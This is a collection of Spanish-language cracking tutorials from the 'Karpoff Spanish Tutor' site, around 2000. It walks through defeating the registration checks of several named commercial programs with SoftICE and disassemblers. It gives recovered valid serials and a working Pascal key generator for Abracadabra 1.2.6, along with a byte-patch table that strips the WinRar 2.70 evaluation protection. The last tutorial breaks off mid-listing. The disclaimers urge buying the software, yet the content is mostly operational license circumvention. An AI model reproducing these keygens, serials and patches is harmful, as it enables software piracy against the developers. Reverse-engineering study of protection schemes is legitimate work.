:0045A485 8B80F4020000      mov eax, dword ptr [eax+000002F4]
:0045A48B 33D2              xor edx, edx
:0045A48D E892EFFCFF        call 00429424
:0045A492 8D55F8            lea edx, dword ptr [ebp-08]
```

W32Dasm List ... Code Data @:0045A449 @Offset 00059849h in File:Cdp.exe


Vemos sobre la **0045A449** se carga un valor en ***edx*** otro en ***eax*** luego un ***call 00403D60*** (seguramente la rutina de comprobación) finalmente nuestro ***jne 0045A552*** (salto a *invalid register*). Sobre ***0045A45C*** tambien hay un ***call 00403d60 .*** Sin mas demoras pasamos al ***Simbol loader*** del soft-ice . Abrimos el CDP.exe y le damos al y ponemos un ***bpx0045A444*** (si te fijas en el listado anterior veras que se detendrá justo despues de haber pasado los valores a los registros) y nos fijaremos que hay en ***edx*** y en ***eax*** . Si haces esto verás que en ***edx*** esta el número ingresado por nosotros y en el ***eax*** vemos ***' XFP511111111111'*** el serial correcto para yerba mate como nombre de usuario .

****

NOTA: te acordas que nos pasó en el tutorial anterior cuando intentamos patchearlo, en este nos volvería a pasar Si en el WD32DSM pulsamos veríamos lo siguiente :



Fijate en las siguientes funciones *RegCreateKeyExA* , *RegOpenKeyExA* , *RegOpenQuerryValueExa* ; si patcheáramos el salto condicional nos diría que el número es correcto pero al correrlo otra vez volveríamos a estar no registrados. Esto es debido a que cuando nos acepta el serial ,guarda en el registro del sistema el nombre y el número de serie (falso) y cuando lo volvemos a correr comprueba que no son correctos . Si ejecutas el REGEDIT veras en ***HKEY_CURRENT USER/Software/CDP/CDPRegister*** lo que te estoy diciendo. Para hacer esta prueba sin patchear cuando estes en el soft-ice en la posición ***0045A449 jne 0045a552*** tipea ***r fl z*** e invertirás el salto luego pulsas ***' F5 '*** .



****

Tranquilo!!! todavía no lo registres**.** Si no aguantaste más y ya lo registraste**,** corre el regedit busca la rama que recién mencionamos y eliminala para volver a estar como antes (si queres antes de borrarla , hace click en archivo y exportala). Al comenzar decíamos que se podía hacer mas rápido solo con Soft-Ice, vamos a ver si es verdad.

Hasta ahora lo único que hemos hecho con el Soft-Ice era arribar a posiciones de memoria específicas previamente analizadas con el WD32DSM. Ahora haremos algo distinto. Volvemos a cargar nuestros datos (los falsos) en el programa y ***'Control-D'*** mediante pondremos un ***bpxhmemcpy*** en el Soft-Ice. Bpxhmemcpy tiene un pro y una contra. El pro es que entra sin problemas en casi todos los programas, la contra es que no entra en un lugar específico por lo que tendremos que buscar un poco. Hecho esto pulsamos aceptar y entramos en el Soft-Ice. Pero como decíamos estamos en el ***'user'*** (como se puede ver en la línea verde inferior). Desactivamos el breakpoint con ***bc* .*** Vamos pulsando ***F12*** (esto es viajar de ret en ret) y vamos mirando en que lugar del programa estamos. Luego de pulsar ***F12*** siete veces arribamos a ***cdp!code .*** Y ahora que ???. Seguimos pulsando ***F12*** hasta ver algo interesante (*call, test, cmp* seguidos de un salto condicionado) o bien vamos contando cuantas ***F12's*** oprimimos hasta pasarnos y que aparezca el mensaje de error,hecho esto volvemos a hacer lo mismo pero apretando ***F12*** una vez menos. Mmmmmm....me parece que lo explique en japonés **;-) .** Hagámoslo juntos. Ponemos nuestros datos, ponemos el breakpoint y pulsamos aceptar. Entramos en el Soft-Ice. Borramos el breakpoint con ***bc*.*** Oprimimos ***F12*** siete veces y llegamos a ***cdp!code***. Una vez allí si oprimimos ***F12*** seis veces más nos aparece el mensaje de error. Por lo que repetiremos lo anterior pero pulsando ***F12*** solo *cinco* veces más. Hecho esto aparecemos en:

0167:0045A41B E814F1FCFF CALL 00429534 (ver 2ª gráfico WD32DSM)

A partir de allí trazamos con ***F10*** y nos fijamos que hay en los regitros . Al llegar a 0167:0045A444 vemos el serial correcto. Sin duda fue mucho más simple.

Ahora sí, por fín, la tan esperada y nunca bien ponderada sección (¿?) **ahora te toca a vos.** En la misma dirección donde bajaste este programa, podrás bajarte ***' INFOTEL 3.10 '*** . Con **Soft-Ice** poniendo un **bpx hmemcpy** tendrás que encontrar el serial correcto.

Por dudas o comentarios comunicate a http://yerbamatear@yahoo.com

Espero que este tutorial te haya sido útil, nos vemos en el próximo

Yerba Mate

' Todo es fácil cuando se sabe como'

IMPORTANTE: Lo que hacemos aquí es tratar de aprender como abrir un candado con un alambre, NO como robar alguna propiedad. Si vas a usar estos programas debes comprarlos

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**Abracadabra 1.2.6 (28.07.99)** **Otra aproximación**

PROTECCION:	**Name / Serial**		
Descripcion:	**Un original 'explorer' para Windows**		
Dificultad:	**Principiante**		
DOWNLOAD:	http://www.lighttek.com		
Herramientas:	**Softice**		
CRACKER:	**MeGaBiTe**	**FECHA:**	**22/09/2000**


INTRODUCCION

Bueno el propósito de éste tutorial es profundizar un poco más en otro tutorial publicado en éste site: el del día 07/09/2000 escrito por 'Riverwind'. Pudiéramos decir que es su continuación natural. Dicho tutorial se limita a 'olisquear' un Serial Number; en éste vamos a intentar crear un Key Generator. Por lo demás es harto sencillo. ¡Nada del otro mundo!

El programa, por su parte, es una especie de Explorer muy 'sui generis'. Quiero decir que es un poco rarillo. En uno de los laterales, ya que esto es configurable, aparece el típico árbol de directorio y en el lado contrario se van visualizando los ficheros; si pinchamos en un ejecutable, lo ejecuta; si lo hacemos en un fichero de texto, visualiza el texto (si es un documento Word, pues lo mismo, para él sigue siendo texto), si es una imágen, la muestra y si se encuentra con cualquier otro tipo de fichero más extraño, símplemente lo muestra ¡En fin! ¡Cosas veredes buen Sancho ...!

AL ATAKE

Bueno, nosotros a lo nuestro. Como se indicaba en el tutorial de 'Riverwind' la protección consiste en un 'Name' y un 'Registration Code' que se nos exigen tanto al arrancar la aplicación como en el momento de su descarga. Nos muestra la siguiente pantallita:



Bien, vamos a introducir algo a ver qué pasa. Ponemos 'MeGaBiTe' como 'Name' y 'u1193046' y pulsamos el botón 'Ok'. ¡Coño! ¡Miren lo que nos dice!

¡Vaya! Podemos deducir de aquí que se espera que el 'Registration Code' sea un entero. Bueno, bien está si así os place. Vamos a introducir un entero. Ponemos 'MeGaBiTe' como 'Name' y '1193046' como 'Registration Code' y nuevamente pulsamos el botón 'Ok'. ¡Ahora aparece el mensaje de error! Esta es la pantalla:

Bien, seamos obedientes y sigamos su consejo: intentémoslo de nuevo. Volvemos a introducir la información anterior pero ésta vez antes de pinchar en el botón 'Ok' vamos a poner un breakpoint en la función API 'hMemCpy'. Para ello lanzamos en primer lugar nuestro queridísimo SoftICE pulsando Ctrl-D y escribimos "BPX HMEMCPY". Después pulsamos F5 y volveremos a la pantalla del programa. Ahora ya estamos listos para pinchar en el botón 'Ok'.Bien, ¡vamos allá!

SoftICE hará break. Comoquiera que se llama cuatro veces a la función 'hMemCpy' tendremos que pulsar F5 tres veces y después pulsar F12 hasta que lleguemos al módulo del programa. SoftICE nos indica qué módulo se está ejecutando mostrándonos su nombre en la parte superior de la ventana Command. En el caso que nos ocupa tendremos que ver lo siguiente:

ABRA!CODE+0006D741

Bien. Una vez veamos ésto, nos encontraremos con el siguiente trozo de código:

```
0177:0046E741 CALL 004226E4
0177:0046E746 XOR ESI,ESI       >Aterrizamos aquí
0177:0046E748 MOV EAX,[EBP-08]  >Pone nuestro Name en EAX
0177:0046E74B CALL 00403C0C     >Calcula la longitud del Name
0177:0046E750 TEST EAX,EAX      >Comprueba que hayamos puesto algo en Name
0177:0046E752 JLE 0046E767      >Si no hemos puesto nada, salta
```

Bueno con éstas líneas lo que se está comprobando es que hayamos introducido un Name. Si no hemos introducido ninguno se producirá un salto. Como ése no va a ser nuestro caso, puesto que queremos registrarnos con nuestro Name, seguimos. Ahora nos cruzamos con éste otro trozo de código:

```
0177:0046E759 MOV ECX,[EBP-08]        >Se pone el Name en ECX y se
                                      >inicia el bucle que calcula el
                                      >Serial Number
0177:0046E75C MOVZX ECX,BYTE PTR [EDX+ECX-01] >El byte al que apunta la
                                              >dirección [EDX+ECX-01] es
                                              >el primer carácter de
                                              >nuestro Name; después se
                                              >incrementa pasando al
                                              >siguiente, etc
0177:0046E761 ADD ESI,ECX             >ESI actúa de sumatorio de los
                                      >valores ASCII de los distintos
                                      >caracteres que componen el Name
0177:0046E763 INC EDX                 >Incrementa el índice
0177:0046E764 DEC EAX                 >EAX contiene la longitud de
                                      >nuestro Name; se decrementa
0177:0046E765 JNZ 0046E759            >¿Hemos llegado al final del Name?
                                      >Si no es así, se reinicia el bucle
0177:0046E767 MOV [EBP-14],ESI        >Mueve el sumatorio a [EBP-14], lo
                                      >cual machaca nuestro Registration
                                      >Code que estaba guardado allí. No
                                      >tiene importancia, el programa
                                      >también lo tiene guardado en
                                      >[EBP-04] como se verá después
0177:0046E76A FILD DWORD PTR [EBP-14] >Convierte el entero en un número
                                      >real
0177:0046E76D CALL 004029FC           >Esta función devuelve el sumatorio
                                      >que antes teníamos guardado en ESI
                                      >en el registro EAX
0177:0046E772 IMUL EAX,EAX,000007B2   >Aquí está la madre del cordero;
                                      >multiplica nuestro sumatorio por
                                      >la constante '7B2' (hexadecimal,
                                      >por supuesto) lo cual dá como
                                      >resultado el Registration Code
                                      >auténtico
0177:0046E778 MOV ESI,EAX             >Guarda el resultado de la
                                      >multiplicación en el registro ESI
0177:0046E77A CMP ESI,[EBP-04]        >Y lo compara con lo que tenemos en
                                      >la dirección apuntada por [EBP-04]
                                      >que, como decíamos antes, también
                                      >contiene nuestro Registration Code
```

```
                                        >falso
0177:0046E77D JNZ 0046E88C              >El salto 'buen chico/mal chico'
```

Bueno, parece que todo está bastante claro. Y bastante sencillo. Lo único que tenemos que hacer es saber cuál es el valor guardado en el registro ESI cuando lleguemos a la instrucción guardada en la posición '0046E77A'. Para ello, sencillamente, en la ventana Command de SoftICE escribimos: '? ESI', y ¡ya está! Por si alguien siente curiosidad el Registration Code para mi Name (recuerde, 'MeGaBiTe') es '1382940'. ¡Por favor, no use el mío! Sea un poco aplicado y obtenga el suyo propio. Una vez registrado el programa guarda los datos en la siguiente clave del registro de Windows:

HKEY_CURRENT_USER\Software\Lighttek\Abracadabra

Esta 'key' tiene dos entradas: 'usercode' y 'usename'. Con eliminar el valor de ésta última entrada el programa volverá a su estatus de 'unregistered'.

Como se puede ver el código es harto simple. Se van sumando los valores ASCII de todos los caracteres de nuestro Name y el resultado de dicha suma se multiplica por la constante '7B2' hexadecimal y, ¡¡LISTO!!

Ahora vamos a escribir un pequeño KeyGen. Aquí tenemos el código escrito en Pascal.

```
Program abraKG;

Uses Crt;

Var nombre : String[20];
    i      : byte;
    serial : longInt;

Begin
ClrScr;TextColor(White);Write('Key Generator by ');
TextColor(LightRed);Write('MeG');TextColor(Yellow);
Write('aB');TextColor(LightRed);WriteLn('iTe');
TextColor(15);writeln('Abracadabra v1.2.6');WriteLn;
TextColor(7);Write('Introduzca su nombre: ');
TextColor(15);ReadLn(nombre);
for i := 0 to length(nombre)-1 do
  begin
    serial := serial+ord(nombre[i+1])
  end;
serial := serial*$7B2;
TextColor(7);
write('Su Registration Code: ');
TextColor(15);Write(serial);
ReadKey
End.
```

¡Bueno! Esto es todo, amigos. Hasta el próximo tutorial.

Y, para quienes todavía sean reticentes a escribir y compilar éste código, aquí tenemos éste sencillo formulario: símplemente basta con pulsar en el botor 'Generar'.

Nombre de usuario: MeGaBiTe

Registration Code:

Generar Registration Code

Me gustaría saludar a mis crackers favoritos y de los que más he aprendido.

Son éstos: Torn@do, The SandMan, BalckB, +Fravia, TNT!, ECD, Karpof, Wkt. Esto no quiere decir que no haya otros extraordinarios crackers.

NOTA: Si le gusta el programa, cómprelo. Los programadores pierden demasiado tiempo desarrollando su software como para que vengamos nosotros y no les compensemos por su trabajo. ¡No es justo!

Ensayo por: MeGaBiTe

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	Easy CD-DA Extractor 3.0.6

PROTECCION:	número de serie		
Descripcion:	**Transforma pistas de audio a varios formatos (mp3, wav, wma ....)**		
Dificultad:	**Principiante**		
DOWNLOAD:	??????		
Herramientas:	Softice v4x		
CRACKER:	**Kamui**	**FECHA:**	**22/09/2000**

INTRODUCCION

Este programa es muy útil para pasar CD audio a ficheros comprimidos mp3, destinado a ahorrar espacio ya que se puede grabar 7 cds en 1 solo, bueno vosotros ya le buscareis el uso.
El estudio de este programa se va a enfocar en el método denominado por el maestro +ORC, "memory echo trick", traducido, algo asi como el truco del eco en la memoria...

AL ATAKE

Se debe se seguir estos para que salga bien:

1- Al cargar el programa sale que no estamos registrados, nos da un tiempo limitado del uso del programa y la posibilidad de registrarlo, mediante nombre y serial.

2- Tenemos, ahora que introducir un nombre y un serial cualquiera. Nos da el mensaje de error.

3- Cargamos el Soft-Ice, hacemos un breakpoint: bpx hmemcpy (el mejor).

4- En el programa Easy CD-DA Extractor, volvemos a intentar registrarnos, le damos a aceptar para que compruebe el serial, pero CUIDADO debe tener EL MISMO NOMBRE QUE ANTES !!!!!!!
Rapidamente saltamos en el SI, lo que tenemos que hacer es ir ahora al programa objetivo, le damos repetidamente a F12 hasta llegar a:
----------easy..!---------- (o algo asi, vosotros ya lo vereis)

5- Ahora es donde realmente viene el truco: en vez de ponernos y haber donde salta como se compara en serial y todo eso, vemos si hay algun rastro en la memoria de nuestro nombre introducido y nuestro serial chungo:
La función a usar en el SI : s 30 l ffffffff "xxxxx" ;donde xxxxx es el nombre usado.
Al darle al enter, nos da resultado y vemos:
NUESTRO NOMBRE
NUESTRO SERIAL CHUNGO
¿SERIAL CORRECTO? =====>> algo que empieza por EZCDDAX3-.....algo sospechoso, no? ;-)
Si esto no os sale, buscar más veces en la memoria con el comando: s ;en el SI, hasta que os aparezca.

6- El serial encontrado, será el correcto?, ponemos el mismo nombre de siempre, y con el serial encontrado. Al hacerlo el programa no nos da las gracias ni nada, pero cuando salimos del programa y lo volvemos a cargar, no nos sale nada de introducir serial, ni de limite de tiempo =>ESTAMOS REGISTRADOS.

NOTA 1: Primero decir que esto es para el estudio de la protección del programa, para poder evaluarlo mejor, y que si os gusta,debeis comprarlo! ;-)

NOTA 2: Debeis seguir los pasos, de 1º introducir nombre y que nos de el error, y 2º, cuando hacemos el bpx debe ser con el mismo nombre también, ya que si no esto no sale.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	WinRar 2.70 beta 1


PROTECCION:	Archivo LLave		
Descripcion:	**Utilidad Compresion.**		
Dificultad:	**Aficionado**		
DOWNLOAD:	cualquier pagina de shareware		
Herramientas:	SoftIce 3+, IDA Pro, Hacker´s View		
CRACKER:	**ViPER**	**FECHA:**	**22/09/2000**

INTRODUCCION

Tras un pequeño lapso en mi produccción de tutoriales (debido a mi ocupación en file insPEctor) vuelvo a la carga con un programa mas bien poco dificultoso, pero que encierra en si algunas peculiaridades que merecen la creación de un tutorial. Sin mas preámbulos pasemos a meternos manos a la obra.

AL ATAKE

Para comenzar con la tarea empezaremos revisando la información que contiene la cabezera del ejecutable, y que mejor programa para esta tarea que mi flamante file insPEctor 2.0. Veamos los resultados obtenidos:




Pues bien, la sección que nos importa de la valiosa información que muestra file insPEctor es la de reconocimiento de signaturas, que nos revela con que ha sido compilado o procesado nuestro objetivo, como veis el resultado es totalmente inofensivo: Borland C++.

Por el momento las cosas no se complican demasiado, no hay ningún empaquetador presente, lo que evita tener que llevar a cabo procesos de desempacado o la creación de cargadores.

Primer ataque

En contra de lo que muchos piensan, el primer ataque no se hace ni con SoftIce no con IDA, sino simplemente cargando el programa, analizando su protección y buscando puntos de ataque. En este aspecto WinRar nos obsequia con un sistema basado en un archivo llave, cuya presencia en la carpeta del programa desbloquea todas las funcionalidades del programa y elimina las nags. Podemos confirmar esto mediante dos características del programa:
1.- El programa puede registrarse pero no hay código de desbloqueo ni nada parecido.
2.- Si monitorizamos con FileMonitor descubrimos que se busca un archivo llamado rarreg.key.
Pero sii hay algo que llama la atención en este programa es la frase que se encuentra junto al nombre en la barra de título:



Pues si, esa va a ser nuestra llave de acceso a los entresijos de la protección de este programa, así que ha llegado la hora de usar una de mis herramientas favoritas: IDA Pro.

Una vez desensamblado el programa en cuestión vamos al diálgo que contiene las cadenas y buscamos... un momento, si nos fijamos la barra de título contiene una peculiaridad: primero se muestra el nombre del directorio que exploramos, luego el nombre del programa y finalmente el fatídico "(evaluation copy)"; todo esto nos obliga a buscar la siguiente cadena:
%s - Winrar
Donde %s contiene el directorio que WinRar decide que ha de mostrarse... exacto!, hemos encontrado justo esa referencia, veamos a donde nos conduce...

```
0041B930 push eax
0041B931 push offset aSWinrar ; "%s - WinRAR"
0041B936 lea edx, [ebp+var_200]
0041B93C push edx
0041B93D call _sprintf
```

```
0041B942 add esp, 0Ch
0041B945 cmp byte ptr ds:dword_465CAC, 0
0041B94C jnz short loc_41B97C
0041B94E push 369h
0041B953 call sub_4080CC
0041B958 push eax
0041B959 push offset aS_7 ; " (%s)"
0041B95E lea ecx, [ebp+var_200]
0041B964 push ecx
0041B965 call _strlen
```

Oooops!, tenemos aquí varias líneas muy sospechosas. Si analizamos la ejecución de estas pocas líneas veremos que primero se concatenan el nombre del directorio y el " - WinRar", pero luego un salto condicional decide si tiene o no que agragarse el "(evaluation version)". Pero bien, ¿que condiciona ese salto?, pues un byte (en el offset 465CAC) que continene 0 si no estamos registrados y 1 si lo estamos... lo que el programador ha hecho es algo tan sencillo como esto:

```
bool EstaRegistrado = false;
if (ComprubaSiEstaRegistrado(void) == true) then {EstaRegistrado = true} else
{EstaRegistrado = false};
....
if (!EstaRegistrado) then {MuestraNag(void)};
```

Bueno, quizás esta penosa demostración de mis patéticos conocimientos de C haya ilustrado lo que el programador ha llevado a cabo a la hora crear un sistema de registro para WinRar. Pero todavía queda por hacer, que nadie se duerma en los laureles.

La técnica a usar para anaiquilar estos esquemas de protección es muy sencilla: simplemente hay que usar el comando bpm de SoftIce. Con este comando SoftIce se detendrá al detectar un acceso de lectura o escritura en la dirección especificada, veamos la sintaxis:
bpm 465CAC W

Solo puntualizar que la W especifica que solo se monitorizen las escrituras en esa dirección, y no las lecturas.

Falseando variables

Abrimos el loader del SoftIce, cargamos WinRar y cuando se detenga al inicio del programa escribimos el breakpoint anteriormente citado, tras lo cual dejamos correr el programa, y SoftIce se detiene en:

```
00426195 push 0
00426197 call sub_43BC98
0042619C mov byte ptr ds:dword_465CAC, al
004261A1 push ebx
```

En mi opinión, lo mas correcto sería insertar un "mov al, 1" en 00426195, rellenar con nop´s los 5 siguientes bytes hasta eliminar por completo la llamada que se hace. De esta forma siempre se moverá a esta posición de memoria un 1 (el valor que nos interesa...).

Así que ponemos un breakpoint en 00426195, reiniciamos el programa e introducimos los opcodes ya mencionados. Dejamos al programa correr y nos encontramos con otro intento de modificar nuestra variable salvadora... el procedimiento a seguir es exáctamente el mismo, con la peculiaridad de que ahora hay que poner un breakpoint antes de la llamada, reiniciar, volver a modificar el primer chequeo y parchear el

2º también (el cual no se ejecutará si el primero falla). Tras este lio de breakpoints continuamos con la ejecución todo parece ir de perlas, pero si seleccionamos un archivo pulsamos el botón ADD caemos en un tercer intento de jodernos, pero ahora con otro esquema:

```
0040EF08 cmp byte ptr ds:dword_465CAC, 0
0040EF0F jz short loc_40EF21
0040EF11 cmp ds:byte_478284, 0
0040EF18 jnz short loc_40EF21
0040EF1A mov byte ptr ds:dword_465CAC, 0
```

```
0040EF21 mov ds:dword_4700C4, 1
0040EF2B cmp ds:byte_4700B6, 0
0040EF32 jz short loc_40EF58
0040EF34 push 0
0040EF36 push 73h
```

Si se traza con SoftIce es bastante sencillo darse cuenta de que todo el tomate está en 0040EF18, que puede y debe ser sobreescrito con un jmp 40EF21. Por el momento fin de la historia.....

Y digo por el momento por que este programa incluye una peculiar opción, que no es ni mas ni menos que "Put Authenticity Verification". Esta opción está en el menú de ADD y añade al archivo el nombre del usuario registrado para fines que yo, al menos, desconozco.

Pues bien, al comprimir un archivo usando esta opción todo va de maravilla, hasta que decidimos descomprimirlo, donde recibimos un mensaje que dice algo así como "Authenticiti Verification Failed"... evidente!, ya que si vamos al manú About nos encontramos con la frase "Registered to ". Esto quiere decir que el programa busca una AV inexistente, lo que produce un ERROR.

Mi solución (mas bien chapuza) para solucionar esto es eliminar esta opción usando Resource Hacker o bien atacando la cabezera de recursos directamente si se tiene habilidad suficiente. La primera opción es realmente sencilla y no merece la pena comentarla, solo puntualizar que para que todo funcione, hay que eliminar por completo el control, nada de ocultarlo o desactivarlo.

Resumiendo

Para finalizar aquí va una tabla con todos los puntos del programa a modificar, para disuadir posibles dudas...

Dirección	Original	Crackeado
00426195	6A 00 E8 FC 5A 01 00	B0 01 90 90 90 90 90
0041AB82	6A 01 E8 0F 11 02 00	B0 01 90 90 90 90 90
0040EF18	75 07	E9 04 00 00 00

Bueno, pues ya solo queda usar Hacker´s View o cualquier editor hexadecimal para modificar los bytes pertinentes. Espero que nadie se limite simplemente a mirar esta tabla y crackear el programa sin prestar atención al tutorial en si...

Pues bien, aquí termina este corto pero intenso tutorial sobre una herramienta interesante tanto desde el punto de vista del usuario como del cracker. Espero que este documento sirva de ayuda al mayor número de crackers posible y despeje cualquier duda sobre la protección de este afamado programa.
A continuación unos cuantos enlaces que seguro ayudarán a completar este tutrorial con éxito:

Página oficial del grupo K-FoR: http://pagina.de/kfor
Página oficial de file insPEctor: http://www.inicia.es/de/viper/finspec.htm
Mi dirección de E-Mail: viper167@telepolis.com

"Carga las pistolas y trae a tus amigos
Es divertido perder y disimular"
(Smells like teen spirit - Nevermind - Nirvana)

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	3D Mark99 Max Pro

PROTECCION:	Serial		
Descripcion:	Utileria Grafica		
Dificultad:	Principiante		
DOWNLOAD:	http://www.ktx.com		
Herramientas:	Softice v3x		
CRACKER:	Kamui	FECHA:	02/10/2000

INTRODUCCION

Es una utilidad para comprobar cómo nos funcionan las tarjetas gráficas para los juegos.

AL ATAKE

```
1- Al ejecutar el programa vemos que es una versión con límite de tiempo, pero que
nos da la posibilidad de registrarlo.

2- Cargado el SI, ejecutamos el programa objetivo, y hacemos un breakpoint:

bpx getwindowtexta

Introducimos un nombre y un serial cualquiera. Cuando le damos a registrarnos,
saltamos en SI otra vez, con F5 y F12 llegamos hasta:

-----3DMARK!..------

Traceamos con F10 hasta llegar a la cadena principal.

3- Podemos ver la siguiente cadena:

40b87c 7474 jz 0040b8f2

40b87e 83f811 cmp EAX,11 => compara nº de caracteres del serial chungo, serial
valido

